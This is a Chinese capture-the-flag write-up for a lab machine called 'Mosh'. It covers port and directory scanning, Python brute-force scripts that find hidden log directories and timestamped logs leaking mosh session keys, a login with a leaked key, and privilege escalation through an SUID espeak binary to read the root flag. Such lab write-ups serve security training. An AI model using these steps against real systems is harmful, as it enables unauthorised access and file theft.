信息收集

```
┌──(root㉿kali)-[~]
└─# arp-scan -l | grep PCS
192.168.31.121  08:00:27:87:61:61       PCS Systemtechnik GmbH

┌──(root㉿kali)-[~]
└─# IP=192.168.31.121

```

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -A $IP -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 10:31 EST
Nmap scan report for Mosh (192.168.31.121)
Host is up (0.0040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    nginx
| http-robots.txt: 3 disallowed entries
|_/admin/ /backup/ /*-logs/
|_http-title: 403 Forbidden
MAC Address: 08:00:27:87:61:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   4.01 ms Mosh (192.168.31.121)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

目录扫描

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$IP -x php,php3,txt,html,bk,bak,zip,tar,gz,shtml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.121
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              bak,zip,gz,php,txt,tar,shtml,php3,html,bk
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 146]
/robots.txt           (Status: 200) [Size: 70]
/.html                (Status: 403) [Size: 146]
Progress: 2426160 / 2426171 (100.00%)
===============================================================
Finished
===============================================================
```

`robots.txt` 被扫出来了，但是 `robots.txt` 里面的 `/admin/` 和 `/backup/` 却没被扫出来，这俩是在字典里的

那么剩下的 `/*-logs/` 就很可疑了，爆破一下

```python
import asyncio
import aiohttp
import string
import itertools
import time

TARGET_IP = "192.168.31.121"
BASE_URL = f"http://{TARGET_IP}/"
SUFFIX = "-logs/"
CONCURRENCY = 200

# 数字 + 大小写字母
```

```python
CHARS = string.digits + string.ascii_letters

async def check_url(session, semaphore, prefix):
    """
    异步检查单个 URL
    """
    url = f"{BASE_URL}{prefix}{SUFFIX}"

    async with semaphore:
        try:
            # method="HEAD": 只取状态码
            # allow_redirects=False: 不自动跳转
            async with session.head(url, allow_redirects=False, timeout=3) as response:
                if response.status != 404:
                    print(f"\n[!] 发现目标: {url} => 状态码: {response.status}")
                    return True
        except Exception:
            pass
    return False

async def main():
    # 创建信号量
    semaphore = asyncio.Semaphore(CONCURRENCY)

    conn = aiohttp.TCPConnector(limit=0, ttl_dns_cache=300)
    async with aiohttp.ClientSession(connector=conn, cookie_jar=aiohttp.DummyCookieJar()) as session:

        # 0-6
        for length in range(0, 7):
            start_time = time.time()
            total_combinations = len(CHARS) ** length if length > 0 else 1
            print(f"[*] 正在测试长度: {length} 位 (组合数: {total_combinations})...")

            tasks = []

            # 0 位
            if length == 0:
                task = asyncio.create_task(check_url(session, semaphore, ""))
                tasks.append(task)
            else:
                # 遍历所有组合
                for p in itertools.product(CHARS, repeat=length):
                    prefix = "".join(p)
                    task = asyncio.create_task(check_url(session, semaphore, prefix))
                    tasks.append(task)

                    # 每生成 10000 个任务就等待一下
                    if len(tasks) >= 10000:
                        await asyncio.gather(*tasks)
                        tasks = []

            # 处理剩余的任务
            if tasks:
                await asyncio.gather(*tasks)

            elapsed = time.time() - start_time
            print(f"[*] 长度 {length} 位测试完成，耗时 {elapsed:.2f} 秒")

if __name__ == "__main__":
    try:
        asyncio.run(main())
    except KeyboardInterrupt:
        print("\n[!] 用户停止扫描")
```

在输出中发现一个很合理的目标：

```
[*] 正在测试长度: 0 位 (组合数: 1)...
[*] 长度 0 位测试完成，耗时 0.00 秒
[*] 正在测试长度: 1 位 (组合数: 62)...
[*] 长度 1 位测试完成，耗时 0.06 秒
[*] 正在测试长度: 2 位 (组合数: 3844)...
[*] 长度 2 位测试完成，耗时 1.28 秒
[*] 正在测试长度: 3 位 (组合数: 238328)...
[*] 长度 3 位测试完成，耗时 87.64 秒
[*] 正在测试长度: 4 位 (组合数: 14776336)...

[!] 发现目标: http://192.168.31.121/mosh-logs/ => 状态码: 403
```

扫 `/mosh-logs/`

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$IP/mosh-logs/ -x php,php3,txt,html,bk,bak,zip,tar,gz,shtml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.121/mosh-logs/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,php3,txt,html,bk,bak,tar,gz,zip,shtml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
```

```
===============================================================
/.html                (Status: 403) [Size: 146]
/reminder             (Status: 200) [Size: 37]
Progress: 458433 / 2426171 (18.90%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 460189 / 2426171 (18.97%)
===============================================================
Finished
===============================================================
```

发现 `reminder`，内容如下：

```
$(date +\%Y-\%m-\%d_\%H-\%M-\%S).log
```

爆破日志

```python
import requests
from datetime import datetime, timedelta
from concurrent.futures import ThreadPoolExecutor
import sys

TARGET_BASE = "http://192.168.31.121/mosh-logs"
THREADS = 50
TIMEOUT = 3
MINUTES_BACK = 10      # 只查最近10分钟

def generate_recent_logs():
    now = datetime.now()
    start = now - timedelta(minutes=MINUTES_BACK)
    current = start
    filenames = []
    while current <= now:
        filenames.append(current.strftime("%Y-%m-%d_%H-%M-%S.log"))
        current += timedelta(seconds=1)
    return filenames

def check_log(filename):
    url = f"{TARGET_BASE}/{filename}"
    try:
        resp = requests.get(url, timeout=TIMEOUT, stream=True)
        if resp.status_code == 200:
            content = resp.text.strip()
            print(f"\n[+] HIT! {url}")
            print(f"Content: {content}\n")
            sys.exit(0)
    except Exception:
        pass
```

```python

def main():
    logs = generate_recent_logs()
    print(f"[*] Brute-forcing {len(logs)} log files from the last {MINUTES_BACK} minutes...")

    with ThreadPoolExecutor(max_workers=THREADS) as executor:
        executor.map(check_log, logs)

if __name__ == "__main__":
    main()
```

输出:

```
[*] Brute-forcing 601 log files from the last 10 minutes...

[+] HIT! http://192.168.31.121/mosh-logs/2026-01-23_00-13-00.log
Content: MOSH CONNECT 60001 N6spYugHh+tc4+5CE+agKw

mosh-server (mosh 1.4.0) [build mosh 1.4.0]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2976]


[+] HIT! http://192.168.31.121/mosh-logs/2026-01-23_00-14-00.log
Content: Failed binding to 0.0.0.0:60001
Error binding to any interface: bind: Address in use
Network exception: bind: Address in use


[+] HIT! http://192.168.31.121/mosh-logs/2026-01-23_00-15-00.log
Content: MOSH CONNECT 60001 HkI8nACqMdJw2srrr/R7Fg

mosh-server (mosh 1.4.0) [build mosh 1.4.0]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2985]
...
```

搜索发现 mosh 是一款基于 UDP 协议的远程终端软件，先获取最新的密钥，然后用 mosh 连接

```
┌──(root㉿kali)-[~]
└─# MOSH_PORT=60001

┌──(root㉿kali)-[~]
└─# curl $IP/mosh-logs/2026-01-23_00-25-00.log
MOSH CONNECT 60001 08FMHOhH7O2B61cxUQdtOQ

mosh-server (mosh 1.4.0) [build mosh 1.4.0]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 3025]

┌──(root㉿kali)-[~]
└─# MOSH_KEY="08FMHOhH7O2B61cxUQdtOQ"

┌──(root㉿kali)-[~]
└─# MOSH_KEY="$MOSH_KEY" mosh-client "$IP" "$MOSH_PORT"
```

连上了


```
Mosh:~$ id
uid=1000(mosh) gid=1000(mosh) groups=1000(mosh)
Mosh:~$ pwd
/home/mosh
Mosh:~$ ls -ah
.              ..             .ash_history  user.txt
Mosh:~$ cat user.txt
flag{user-3862995f666ac41681befb81b89a0103}
```

提权

检查 SUID


```
Mosh:~$ find / -perm -u=s -type f 2>/dev/null
/bin/bbsuid
/usr/bin/espeak
Mosh:~$ ls -al /usr/bin/espeak
-rwsr-sr-x    1 root     root         27048 Dec  7  2023 /usr/bin/espeak
```

espeak | GTFOBins `espeak -qXf /root/root.txt`




```
Unpronouncable? 'flag'
 39     _) f (L01Y [f]

Translate 'flag'
  1     f        [f]
 39     _) f (L01Y [f]

  1     l        [l]

  1     a        [a]

  1     g        [g]

Translate '{'

Found: '_{' [lEftbreIs]
Translate 'root'
  1     r        [r]

 36     oo       [u:]
  1     o        [0]
  4     X) o     [0#]

  1     t        [t]

Flags:  a   $nounf
Translate 'a'
 40     _) a (_D [,eI]
  1     a        [a]
 26     _) a (_  [a#]

Found: '_9' [n'aIn]
Found: 'e' [i:]
Found: '_2X' [tw'Ent2i]
Found: '_6' [s'Iks]
Found: 'f' [Ef]
Found: '_8X' ['eIti]
Found: '_8' ['eIt]
Flags:  a   $nounf
Translate 'a'
 40     _) a (_D [,eI]
  1     a        [a]
 26     _) a (_  [a#]
 45     D_) a (_ [eI]

Found: '_4X' [f'o@ti]
Found: '_9' [n'aIn]
Found: 'f' [Ef]
Found: '_5X' [f'Ifti]
```

```
Found: '_4' [f'o@]
Translate 'ce'
  1     c        [k]
 22     c (e     [s]
  1     e        [E]
 45     XC) e (_N [i:]

Found: '_3' [Tr'i:]
Translate 'fe'
  1     f        [f]

  1     e        [E]
 45     XC) e (_N [i:]

Found: '_2X' [tw'Ent2i]
Found: '_9' [n'aIn]
Flags:  a   $nounf
Translate 'a'
 40     _) a (_D [,eI]
  1     a        [a]
 26     _) a (_  [a#]
 45     D_) a (_ [eI]

Found: '_8' ['eIt]
Found: 'b' [bi:]
Found: '_9' [n'aIn]
Found: 'f' [Ef]
Found: '_8' ['eIt]
Found: 'f' [Ef]
Found: '_0C' [h'Vndr@d]
Found: '_0M1' [T'aUz@nd]
Found: '_2X' [tw'Ent2i]
Found: '_9' [n'aIn]
Flags:  a   $nounf
Translate 'a'
 40     _) a (_D [,eI]
  1     a        [a]
 26     _) a (_  [a#]
 45     D_) a (_ [eI]

Found: '_8' ['eIt]
Found: 'b' [bi:]
Found: '_9' [n'aIn]
Found: 'f' [Ef]
Found: '_8' ['eIt]
Found: 'f' [Ef]
Found: '_0C' [h'Vndr@d]
Found: '_0M1' [T'aUz@nd]
Found: '_3' [Tr'i:]
Found: '_1' [w'02n]
Found: '_0and' [@n]
Found: '_3X' [T'3:ti]
Found: '_3' [Tr'i:]
```



```
Translate '}'

Found: '_}' [raItbreIs]
 fl'ag_:_: r'u:t,eI n'aIn 'i: tw'Entis'Iks 'Ef 'eIti;'eIt 'eI f'o@tin'aIn 'Ef f'Iftif'o@ s'i: Tr'i: f'i: tw'Entin'aIn 'eI 'eIt b'i: n'aIn 'Ef 'eIt 'Ef Tr'i: T'aUz@nd w'0nh'Vndr@d@n T'3:tiTr'i:
```



```
flag{root-a9e26f88a49f54ce3fe29a8b9f8f3133}
```